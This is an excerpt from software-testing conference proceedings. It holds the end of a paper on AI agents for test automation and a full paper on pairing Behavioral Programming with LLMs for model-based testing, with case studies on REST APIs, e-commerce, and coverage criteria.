- For an AI agent to be truly trusted, its actions should be transparent. Focus on developing agents that explain the execution plan, show sources and references used.

Control the AI Hallucinations [12]

- Use Retrieval Augmented Generation (RAG) and effective prompt engineering to reduce the amount of Hallucinations and get desirable outputs consistently.

6. Benefits of AI Agents

The generative AI automation agents can help in multiple ways. The integration of AI agents into testing workflows can lead to more efficient, high-quality, and cost-effective software products.

- AI agents can enhance various aspects of testing processes across the STLC and even across steps in the SDLC. This allows people to focus on more complex and creative aspects of their work.
- The agents can improve testing coverage and quality by systematically exploring a wider range of test scenarios across positive / negative / boundary conditions / accessibility / user friendliness and more.
- The agents can help identify potential issues that might be overlooked by human testers, leading to more robust and reliable software products.
- AI agents can help reduce production defects by detecting errors early in the development cycle promoting Shift Left.
- Agents can lower the overall cost of testing, making it a more cost-effective solution for organizations with time / cost from 20 to 50% [13]. Let us note that it does need training and education to be effective AI agent users.

7. Challenges

Developing and deploying AI agents comes with several challenges too. Below are some of the key challenges faced while implementing the AI agentic approach for testing.

- The outputs are non-deterministic and can produce varying outputs for the same input due to factors like random initialization, stochastic processes, or model complexity. [14]. This means you can get different test cases and scripts every time you execute the agent. [15]
- There are hallucinations that are so good and feel true to a common eye and may feel like a really valid test case or script. Thus they may need a good factor of prompt engineering and feedback to improve them.
- AI agents rely on high-quality, diverse datasets and RAG inputs to generate test cases or identify defects. So, we need to be cautious of the fact garbage in, garbage out.
- Integrating AI agents into traditional software testing pipelines or legacy frameworks can be complex due to compatibility issues and may need improvements / enhancements on the framework.
- AI agents can not be a replacement for the flaws in the process. The process needs to be fixed prior to using the AI agents effectively and people need to be trained to use the agents.

8. Case Study

A financial company team facing a large automation backlog and seeking to reduce testing time deployed an AI Test Automation agent to generate test scripts in the gherkin format into an existing automation framework. The AI agent automated the creation of test scripts for previously manual tests, resulting in over ~33% savings in time. This initiative successfully addressed the backlog and significantly accelerated the company's test automation efforts. The success led to early defect detection and overall a faster and higher quality release.


Tech Stack

- Test Cases Location - JIRA
- Test Automation Framework - Selenium WebDriver
- Behavior Driven Development (BDD) - Gherkin
- Programming Language - Java
- Version Control - Git

Savings and Benefits

- The average test automation speed was reduced from ~4.5 hours to under 3 hours, resulting in a 33% reduction in time spent on test script creation and test execution. (*factoring in some agent development and training time*).

Traditional and AI Agent



9. References

1. "Model Context Protocol (MCP)", <https://modelcontextprotocol.io/introduction> (accessed 01 Jul 2025)
2. "What are AI agents?", <https://www.ibm.com/think/topics/ai-agents> (accessed 03 Jul 2025)
3. "What is an AI agent?", <https://cloud.google.com/discover/what-are-ai-agents> (accessed 06 Jul 2025)
4. "Agentic AI", <https://youtu.be/kJLiOGle3Lw> (accessed 03 Jul 2025)
5. "Building Agents", <https://platform.openai.com/docs/guides/agents> (accessed Jul 2025)
6. "Types of AI Agents", <https://www.ibm.com/think/topics/ai-agent-types> (accessed 05 Jul 2025)
7. "The Landscape of Emerging AI Agent Architectures for Reasoning, Planning, and Tool Calling: A Survey", <https://arxiv.org/abs/2404.11584> (accessed 05 Jul 2025)
8. "AI Agents in Software Testing", <https://testrigor.com/ai-agents-in-software-testing> (accessed Sep 2025)
9. "How to create and manage test cases with Xray and Jira", <https://www.atlassian.com/devops/testing-tutorials/jira-xray-integration-manage-test-cases> (accessed 06 Sep 2025)
10. "Allure Report", <https://allurereport.org/> (accessed Sep 2025)
11. "Report Portal", <https://reportportal.io/> (accessed Jul 2025)
12. "AI Agents Best Practices and Ethical Considerations: Implementing AI in Business", <https://writersonic.com/blog/ai-agents-best-practices>, (accessed Sep 2025)
13. "Reshaping Software Engineering at Edward Jones", <https://partners.wsj.com/epam/ai-driven-software-engineering/reshaping-software-engineering-at-edward-jones/>, (accessed Sep 2025)
14. "Machine Learning Basics", <https://www.deeplearningbook.org/contents/regularization.html>, author={Ian Goodfellow and Yoshua Bengio and Aaron Courville}, (accessed Sep 2025)
15. "Regularization for Deep Learning", <https://www.deeplearningbook.org/contents/ml.html>, author={Ian Goodfellow and Yoshua Bengio and Aaron Courville}, (accessed Sep 2025)

Breaking the Model-Based Testing Barrier: How AI & BP Can Transform Software Testing

Michael Bar-Sinai, Gera Weiss

michael@provengo.tech, geraw@cs.bgu.ac.il

Abstract

Model-Based Testing (MBT) promises rigorous, automated quality assurance but remains underutilized due to the complexity of creating and maintaining the formal models on which it is based. We argue that combining Behavioral Programming (BP) with Generative AI, specifically Large Language Models (LLMs), breaks this barrier. BP enables modular, accessible, scenario-based formal modeling, while LLMs help translate informal descriptions into formal behavior fragments. Through case studies, we show how this combination empowers QA teams to adopt MBT practices without the traditional – and prohibitive – learning curve.

Biography

Michael Bar-Sinai is a software engineer and researcher. Co-Founder and CTO of Provengo Technologies, a startup building development tools based on formal methods. Michael earned a PhD in Software Engineering, studying Behavioral Programming, model-based software, requirement-based QA, and automation. Before launching Provengo, he was a postdoctoral researcher and fellow at Harvard's Institute for Quantitative Social Sciences, worked as a senior software architect, and led consultancy projects across industry, academia, and NGOs.

Gera Weiss is a Professor of Computer Science at Ben-Gurion University. He has led research and development efforts at the intersection of software engineering, formal methods, and artificial intelligence. His recent work focuses on using scenario-based modeling and Behavioral Programming to simplify test automation and Model-Based Testing. Gera collaborates with industry and academia to bring advanced testing techniques into practical software development workflows.

1 Introduction

Software testing and quality assurance (QA) stands at a pivotal crossroads. Traditional test methods—dominated by manual testing and brittle script-based automation—are increasingly insufficient as software systems grow more complex and agile release cycles become shorter. Automated tests frequently become tightly coupled with system implementations, resulting in fragile test suites that break easily with UI or API changes. This makes QA predominantly reactive, labor-intensive, and costly to maintain.

Model-Based Testing (MBT) promises a principled alternative. By abstracting system behaviors into formal models, MBT allows systematic test generation, quantifiable coverage metrics, and robust validation of requirements. However, despite MBT's theoretical strengths, it has seen limited adoption due to practical barriers. Most MBT frameworks—such as Microsoft's Spec Explorer and GraphWalker¹—rely heavily on manually defined finite-state machines, or on complex statecharts, which testers often find unintuitive and burdensome to scale or maintain (Jacky et al. 2007).

Common limitations of traditional MBT tools include:

- **Complex Model Creation:** Tools like Spec Explorer require significant expertise to create accurate and comprehensive state-machine models, limiting adoption and usability among QA teams (Jacky et al. 2007).
- **State Explosion and Scalability Issues:** Tools such as GraphWalker or finite-state machine-based frameworks often struggle as system complexity increases, encountering severe performance degradation or outright failure when faced with large state spaces (Utting and Legeard 2006).
- **Coverage Blind Spots:** Automatically generated test cases from traditional MBT tools frequently miss critical edge cases or system states that the model creators haven't explicitly modeled. This leaves significant gaps in testing coverage (Utting and Legeard 2006).
- **High Maintenance Overhead:** Evolving requirements and iterative design processes demand continuous updates to test models. Traditional MBT tools typically fail to provide easy maintenance capabilities, resulting in high overhead and reduced agility.

This paper argues that Behavioral Programming (BP), combined with Generative AI, specifically Large Language Models (LLMs), effectively addresses these limitations. BP introduces a modular approach to modeling, where system behaviors, requirements, and constraints are represented as independent modules known as "b-threads." Each b-thread defines specific behaviors and synchronizes with others through a straightforward event-based protocol: threads request events, wait for events, or block events from occurring. This modular structure inherently simplifies model creation, maintenance, and scalability – alleviating the above-listed limitations. Furthermore, it maintains the descriptive power of state machines, while using modeling idioms that are more concise and intuitive for humans.

Using Generative AI tools to generate and maintain the model further lowers MBT's entry barrier². AI-driven generation of b-threads from informal user stories or high-level requirements greatly reduces manual modeling effort, enabling QA professionals to contribute directly to model creation even if they lack coding expertise. Additionally, AI-assisted MBT dynamically adapts, identifies coverage gaps, and generates richer, more comprehensive test suites.

¹ <https://graphwalker.github.io/>

² The authors have successfully used various GPT-4 and Claude Sonnet versions for generation and maintenance of BP models from natural language requirements and user stories.

Through practical case studies, including modeling and testing REST APIs and e-commerce workflows, this paper demonstrates how BP and AI-driven MBT can:

- Transition QA/test team's role in the SLDC from reactive, late-stage involvement to proactive engagement.
- Transform testing models into central artifacts for specification, communication, and design validation.
- Generate comprehensive, scalable, and easily maintainable test suites.

The remainder of the paper explores these benefits in detail, advocating for a significant shift in how QA is integrated into the software development lifecycle.

2 The Problem: Testing Today Is Still Manual and Brittle

Despite significant investment in test automation tools such as Selenium, Postman, and Cypress, the industry continues to suffer from testing practices that are largely manual or semi-automated. Common challenges include:

- **Fragile Scripts:** Automated test scripts often mirror implementation details too closely. For example, UI-level automation tests created using Selenium frequently break when minor UI changes occur, leading to extensive maintenance overhead (Leotta et al. 2013).
- **Delayed QA Involvement:** QA teams are frequently involved only in the late stages of development, limiting their influence on architectural or design decisions. This often results in fundamental quality issues being discovered late in the development cycle (Garousi and Felderer 2017).
- **Unclear Coverage:** Without explicit behavioral models, organizations lack systematic ways to quantify test coverage, assess readiness, or guarantee robustness. Consequently, testing remains incomplete and often fails to cover critical system behaviors (Utting and Legeard 2006).
- **Ad-hoc Requirements Traceability:** Test cases are typically written based on documents or tickets that rapidly become outdated or ambiguous, resulting in weak requirements traceability and uncertainty about test effectiveness (Garousi and Mäntylä 2016).

Traditional MBT approaches attempt to solve these issues but fall short because they require manually building and maintaining large state machines or transition systems. These data structures are cumbersome and unintuitive for many testers (Edvardsson 2016; Jacky et al. 2007).

This paper proposes that integrating Behavioral Programming (BP) with Generative AI significantly improves upon these limitations. BP's modular approach, combined with AI-assisted modeling, provides a practical, scalable, and intuitive solution for creating and maintaining large transition systems, and ensuring they are correct by construction. This empowers QA teams to create and manage comprehensive test models efficiently and effectively.

3 The Opportunity: What BP+AI Testing Offers

Behavioral Programming (BP) is an innovative scenario-based modeling approach where individual behaviors, requirements, or rules are encapsulated into independent modules called "b-threads" (Harel et al. 2012). These threads communicate and synchronize via a clear and simple protocol:

- **Request:** A b-thread signals it wants an event to occur.

- **Wait For:** A b-thread pauses its execution until a specified event occurs.
- **Block:** A b-thread explicitly forbids events from occurring.

The combined effect of active b-threads forms a comprehensive model reflecting a complete system behavior. This modular approach fundamentally transforms MBT by enabling:

- **Incremental Model Development:** Test models can be progressively enhanced, adding new scenarios without disrupting existing behaviors.
- **Independent Behavioral Specification:** User stories, business rules, and constraints are clearly and separately articulated, facilitating parallel and collaborative model building.
- **Concurrent and Interleaved Behavior Modeling:** B-threads naturally handle concurrent behaviors and interleaved scenarios without intricate manual synchronization.




Fig 1. BP models composed of various b-threads. Note that adding more b-threads may reduce test scenario count, due to BP's block concept (rightmost model)

Leveraging Generative AI, particularly Large Language Models (LLMs), significantly enhances this process. Because each b-thread encapsulates a small, clearly defined behavior or requirement, LLMs can readily translate user stories or informal requirements into formal b-threads with minimal guidance. This significantly reduces entry barriers for testers and stakeholders who may not possess programming expertise (Brown et al. 2020), empowering non-technical team members to effectively draft, refine, and maintain complex behavioral models.

BP models define extensive system behavior spaces, allowing tools like Provengo to efficiently generate optimized test suites through automated scenario-space exploration. Behavioral Programming supports embedding custom coverage metrics directly within models, enabling precise and detailed coverage measurement and analysis of generated test suites. Visual representations of BP models offer intuitive, real-time documentation of system behavior, significantly improving communication among diverse stakeholders. The modularity of BP facilitates agile maintenance by allowing teams to manage

requirement changes easily through simple adjustments, additions, or removals of individual b-threads, leaving the broader model source code unaffected. Modular b-threads can be readily reused across different projects and systems, enhancing productivity and ensuring consistency. BP models can be integrated with widely used testing tools such as Selenium, Playwright, or HTTP clients, enabling full automation of web and API testing scenarios. Furthermore, the BP framework supports predictive analytics and readiness assessments by proactively identifying coverage gaps, systematically analyzing failure patterns, and providing robust evaluations of system readiness. Lastly, BP models serve effectively in test-driven design, acting as executable specifications and reliable test oracles guiding development from the initial stages (Beck 2003).




Fig. 2: Comparison of approaches for test suite creation. Traditional testing (top) creates and maintains individual test scenarios manually. Traditional Model-Based Testing approaches require manual creation and maintenance of state machines or similar formal models, but the test scenario generation itself is automated. The proposed BP+AI approach further extends automation, as test teams only need to create and maintain a BP model. The intermediate transition system model allows for an early feedback loop, which enables “human in the loop” model validation (e.g. by visualizations or sample scenario generation) as well as formal verification.

The integration of AI-enhanced Behavioral Programming (BP) models offers several advantages for software quality assurance, transforming how test suites are generated and maintained, and how system readiness is assessed. These benefits include:

- ✓ **Automated Test Suite Generation:** AI-enhanced BP models inherently define extensive behaviour spaces, allowing tools like Provengo to efficiently generate optimised test suites through automated exploration.
- ✓ **Traceability and Custom Coverage Metrics:** BP supports embedding custom coverage metrics directly within models, enabling precise and detailed coverage measurement and analysis. This mechanism can be used for implementing traceability – e.g. by embedding “this test scenario covers requirement 3.6.34” markers on relevant paths within the model.
- ✓ **Improved Communication and Documentation:** Visual representations of BP models offer intuitive, real-time documentation of intended system behavior, significantly improving communication among diverse stakeholders.
- ✓ **Agile Maintenance:** The modularity of BP facilitates agile maintenance by allowing teams to manage requirement changes easily through simple adjustments, additions, or removals of individual b-threads, without affecting the broader model.
- ✓ **Reusability: Modular b-threads can be readily reused across different projects and systems,** enhancing productivity and ensuring consistency.

- ✓ **Accessibility for Non-Technical Teams:** Generative AI, particularly Large Language Models (LLMs), empowers non-technical team members to effectively draft, refine, and maintain complex behavioural models.
- ✓ **Automation Tools Integration:** BP models can integrate with widely used testing tools such as Selenium, Playwright, or HTTP clients, enabling realistic web and API testing scenarios.
- ✓ **Predictive Analytics and Readiness Assessments:** The BP framework supports predictive analytics and readiness assessments by proactively identifying coverage gaps, systematically analysing failure patterns, and providing robust evaluations of system readiness.
- ✓ **Support for Test-Driven Design:** BP models serve effectively in E2E test-driven design, acting as executable specifications and reliable test oracles guiding development from the initial stages.

In the next three sections we discuss some case studies we ran with the proposed BP+AI approach. We then demonstrate how these case studies lead us to the list of advantages of the approach given above.

4 Case Study: Using BP and LLMs for MBT

We explore a hybrid strategy that combines ChatGPT, a large language model (LLM), with Provengo, a scenario-based MBT tool grounded in BP. ChatGPT is used to rapidly draft modular behavioral models from informal descriptions, while Provengo systematically expands these models into extensive test suites that exercise both typical user behaviors and hard-to-detect edge cases.

This methodology addresses the current limitations of using ChatGPT alone for test generation. While LLMs excel at generating focused unit tests in response to specific prompts (e.g., writing a Python test for a function `add(a, b)`), they struggle to design coherent, exhaustive test suites that explore the full state space of an application. Critical corner cases, interaction interleaving, and system-wide constraints are often underrepresented or missed entirely. While prompt engineering and “deep-thinking” models may improve generated results, they cannot provide probable comprehensive coverage. In essence, they can generate tests suites, but these suites needs to be tested for scenario correctness and case coverage.

Provengo complements this by creating a computer-actionable formal and deterministic model of the overall system/feature behavior. This is done by combining independently authored *b-threads*, each of which represents a particular behavioral aspect of the system or feature being tested. By feeding AI-generated b-threads into Provengo, engineers can transform intuitive user stories into executable behavior models that yield broad test coverage.

We evaluated this approach on a mid-sized e-commerce web application supporting login, product search, cart operations, and checkout. Testers first provided informal descriptions of both “happy path” scenarios (e.g., successful login and checkout) and “rainy day” scenarios (e.g., invalid credentials, inventory conflicts, or checkout errors). ChatGPT was then prompted to translate these into Provengo b-threads. For example, the prompt:

“Generate Provengo b-threads for login, add-to-cart (looped), and admin inventory actions, including error cases.”

resulted in well-structured behavior modules within 2–3 iterations per scenario.

Once loaded into Provengo, the composed behavior model was executed to automatically generate a rich set of interleaved test sequences. This process uncovered numerous edge cases, such as a user attempting checkout after a failed login or a cart being locked following payment rejection. Provengo

produced approximately 150 unique test scenarios, 31 of which revealed edge behaviors missed by standard scripted tests.

Key technical benefits emerged from this integration:

- **Rapid Modeling:** ChatGPT significantly reduced the time required to draft initial models, allowing testers and analysts to quickly iterate on scenarios without deep familiarity with BP syntax.
- **Systematic Exploration:** Provengo's execution engine explored complex interleavings, enabling automatic detection of undesirable state transitions and deadlocks.
- **Model-Driven Metrics:** Provengo yielded actionable artifacts such as state coverage maps, error frequency histograms, and behavioral traces—valuable for assessing readiness and guiding debugging.

Compared to related work, such as Bar-Sinai et al. (2023), which demonstrated Provengo's utility in manually modeling user stories, our study introduces automation into the modeling stage, further enhancing scalability. Similarly, our findings reinforce observations by Yaacov et al. (2024) on the modularity benefits of BP and extend them by demonstrating LLM-augmented model authoring.

Nevertheless, limitations remain. ChatGPT occasionally generated incorrect or inconsistent syntax (e.g., non-existent event names or missing synchronization logic), necessitating human review. These issues are consistent with prior findings on LLM hallucination and reinforce the importance of integrating model validation tools in the workflow.

Despite these caveats, the synergy between ChatGPT and Provengo represents a promising evolution in MBT practices. It enables development teams to move beyond reactive test script maintenance toward proactive modeling of intended behavior, enhancing not only testing efficacy but also communication and alignment across roles. As software systems grow in complexity, such AI-assisted, model-centric strategies will become increasingly essential.

5 Case Study: Testing a REST endpoint

In this case study, we used Provengo to test the REST API of a Library Management System. Our goal was to explore how behavioral programming can serve as a practical Model-Based Testing (MBT) approach that integrates smoothly with existing testing workflows, rather than requiring a complete change in mindset or tooling.

The process began with the creation of an interface module, `interface.js`, which defines a set of JavaScript functions that wrap REST calls using Provengo's `RESTSession`. Each function—such as `createBook`, `getBook`, `updateBook`, and `deleteBook`—encapsulates the relevant endpoint call, specifies the expected response status, and includes optional post-processing logic. For example, the `createBook` function not only sends a POST request to add a book but also extracts and stores the returned book ID for later use. This layer of abstraction makes the testing code clean and readable, while also making the test logic reusable and parameterized.

Using these interface functions, we built two different models. The first, found in `a_linear_test.js`, reflects a traditional linear test. It executes a single scenario in a fixed sequence: creating a book, retrieving it, updating its information, and then deleting it. This kind of test is very close to current industry practices, where test engineers write predefined test scripts that correspond to common user interactions. It is familiar and deterministic but limited in coverage and variability.

To move beyond this limitation, we developed a second model in `a_testing_model.js`. This version uses Provengo's behavioral programming framework to describe the test model as a set of independently defined behavioral threads, or b-threads. Some b-threads test valid sequences, such as a user adding

and viewing a book. Others describe negative test cases, such as attempting to create a book with a duplicate ISBN or trying to update a deleted book. The result is a much richer and more comprehensive test suite, automatically generated by composing the individual behavior threads.




Fig. 3: State machines for the linear test scenario (top) and test model (bottom). The test model is composed of two b-threads, one describing a librarian scenario, and the other describing a book borrowing scenario. Both diagrams were automatically generated using Provengo, and represent the HTTP call sequences for the library's API.

This approach contrasts sharply with most existing REST testing tools, which typically focus on validating individual endpoints in isolation. These tools are well-suited for testing single-step interactions, such as verifying that a POST request returns a 201 Created response, but they do not aid testers in composing multi-step, stateful workflows that involve sequences of operations with intermediate data dependencies. In practice, however, many important bugs and integration issues only emerge when such sequences are tested holistically. Provengo directly addresses this gap by supporting the modeling and execution of multi-step scenarios, enabling realistic and thorough exploration of system behavior over time.

The transition from the linear script to the behavior model illustrates one of Provengo's key advantages: it allows teams to evolve their testing practices incrementally. The same interface layer is used in both models, and the same REST testing infrastructure supports them. This continuity stands in contrast to many other MBT tools, which often require adopting new modeling languages, building explicit state machines, or learning specialized DSLs. For instance, tools like Microsoft Spec Explorer require C#-based model programs and explicit exploration strategies, while tools based on formal specification languages (e.g., Alloy, TLA+) demand a steep learning curve. In comparison, Provengo's approach is lightweight and accessible, letting developers and testers use plain JavaScript to describe system behaviors in terms they already understand.

By combining a familiar programming environment with powerful model-based capabilities, Provengo makes it easy to enhance test coverage and robustness without abandoning existing workflows. This case study illustrates how real-world teams begin with conventional tests and gradually evolve them into expressive, scenario-rich models, reaping the benefits of MBT without the usual barriers to adoption.

All the code referenced in this case study is available in the open-source Provengo REST Tutorial repository: <https://github.com/Provengo/REST-Tutorial>.

6 Case Study: Applying Generalized Coverage Criteria in a Behavioral Programming Context

To demonstrate the practical benefits of integrating generalized coverage criteria with behavioral programming (BP), we conducted case studies on two representative systems: the Alternating-Bit

Excerpt from PNSQC Proceedings

Copies may not be made or distributed for commercial use.

Protocol (ABP) and the Moodle Learning Management System (LMS). These studies illustrate how system-specific behaviors can be modeled using BP and tested using automata-based coverage criteria, as proposed in the generalized sequence testing framework of (Elyasaf et al., 2023).

In our approach, the test model is represented as a set $P \subseteq \Sigma^*$, where each element in P is a sequence of events the system might experience (such as a login, entity creation, or an API call). We defined coverage criteria as an indexed set $C(i)$ for i in I , with each $C(i) \subseteq \Sigma^*$ specifying a class of event sequences that should be represented in the test suite. This formalism allowed us to explore different strategies for defining what it means for a test suite to be “adequate.”

We explored two types of criteria. The first, based *t-way sequence coverage* (Kuhn et. al., 2012)³, defines each $C(i)$ as a regular language accepting any sequence containing a given t-length subsequence (e.g., $\Sigma^* \sigma_1 \Sigma^* \sigma_2$). The second, which we refer to as *generalized consecutive coverage*, is stricter: each $C(i)$ requires that a specific subsequence w appear in the test contiguously (i.e., $\Sigma^* w \Sigma^*$). This distinction is critical in cases where event order and proximity are semantically meaningful, such as in transaction protocols or interactive user sessions.

Our evaluation methodology combined BP-based model execution with evolutionary optimization. We constructed modular behavioral models using b-threads and used random exploration to generate a pool of 50,000 test cases. Coverage criteria were encoded as ranking functions, and we employed a genetic algorithm⁴ (GA) to generate optimized test suites that maximized the chosen criterion.

We opted to use GA here, as it provides measurably good results, and is easily generalizable, since users can define their own coverage criteria by providing their own fitness function. Additionally, while the GA algorithm involves a lot of randomness, its final result is explainable, a desired property in systems that involve AI. Note that the problem of creating a “best” test suite for general criterion, being a general combinatorial optimization problem, is computationally hard (basically an instance of the Knapsack problem).

In the ABP case study, we introduced faults into the implementation and measured how different coverage criteria affected bug discovery. For example, the bug triggered by the sequence ‘sNak, sNak, rAck’—in which the receiver fails to send an acknowledgment after two negative acknowledgments—was detected in 6.7% of random test suites and 9.1% of suites generated to maximize t-way coverage, but was found in 21.6% of those optimized for the consecutive coverage criterion ($\Sigma^* w \Sigma^*$). Similarly, the bug triggered by ‘send, send, sAck’ was detected in 82.1% of random suites, 80.6% of t-way suites, and 97.8% of suites generated using the generalized consecutive coverage criterion. These results support the claim that the ability to precisely define and target meaningful sequences in the behavior space substantially improves test effectiveness.

In the Moodle LMS case study, we applied our method to model user roles and actions, such as a teacher adding quiz questions and a student submitting answers. Our behavioral model included three b-threads representing administrator setup, teacher quiz management, and student quiz interaction. Using this model, we uncovered a bug that allowed a teacher to submit a new question to a quiz while a student was mid-submission, a behavior that contradicts Moodle’s intended access control. This error was reliably detected using the Kuhn and Higdon 3-way sequence coverage criterion, achieving a detection rate of

³ T-way sequence coverage is a method for composing test suites for interactive systems that may receive multiple events, where event order matters (such as communication devices). Given a set containing T events, this method will generate a test suite testing all ordering of these events. For T=2, this method is similar to pairwise testing.

⁴ The “organism” used in this algorithm is a test suite, and the “genes” are test scenarios. The fitness function reflects the coverage criterion, and is calculated over the test suites, based on the content and properties of the test scenarios they contain. We used 3000 generations with crossover probability of 0.7 and mutation probability of 0.05. Population size in each generation is 50.

98.6%. Generalized criteria also detected it, albeit with slightly lower rates, depending on how the sequence definition aligned with the fault condition.

These studies highlight the advantages of using generalized coverage criteria in conjunction with BP. Testers can express domain-specific concerns, such as ordering constraints, safety conditions, or concurrency patterns, as regular languages, and tools can then optimize test suites to cover them. Moreover, BP's modularity allows these behaviors to be added incrementally, without requiring global restructuring of the model. When test resources are limited, coverage criteria can be relaxed, grouping similar behaviors to reduce effort while still ensuring meaningful exploration. Finally, the Bayesian estimation method proposed in the generalized framework can quantify residual risk, guiding further test generation based on remaining uncertainty.

Together, these capabilities create a powerful testing strategy that is precise, scalable, and adaptable. The integration of generalized sequence coverage criteria, behavioral modeling, and evolutionary search supports rigorous testing in complex domains without the overhead of traditional Model-Based Testing frameworks. This approach enables testing teams to maintain process and automated test agility without sacrificing software quality.

7 Conclusion

Combining behavioral programming and LLMs makes model-based testing accessible, scalable, and deeply integrated into real-world testing practices. This approach shifts QA team role from reactive test case maintenance to proactive behavioral modeling—unlocking the full promise of MBT.

References

- Bar-Sinai, Michael, Achiya Elyasaf, Gera Weiss, and Yeshayahu Weiss. 2023. Provengo: A Tool Suite for Scenario-Driven Model-Based Testing. CoRR abs/2308.15938.
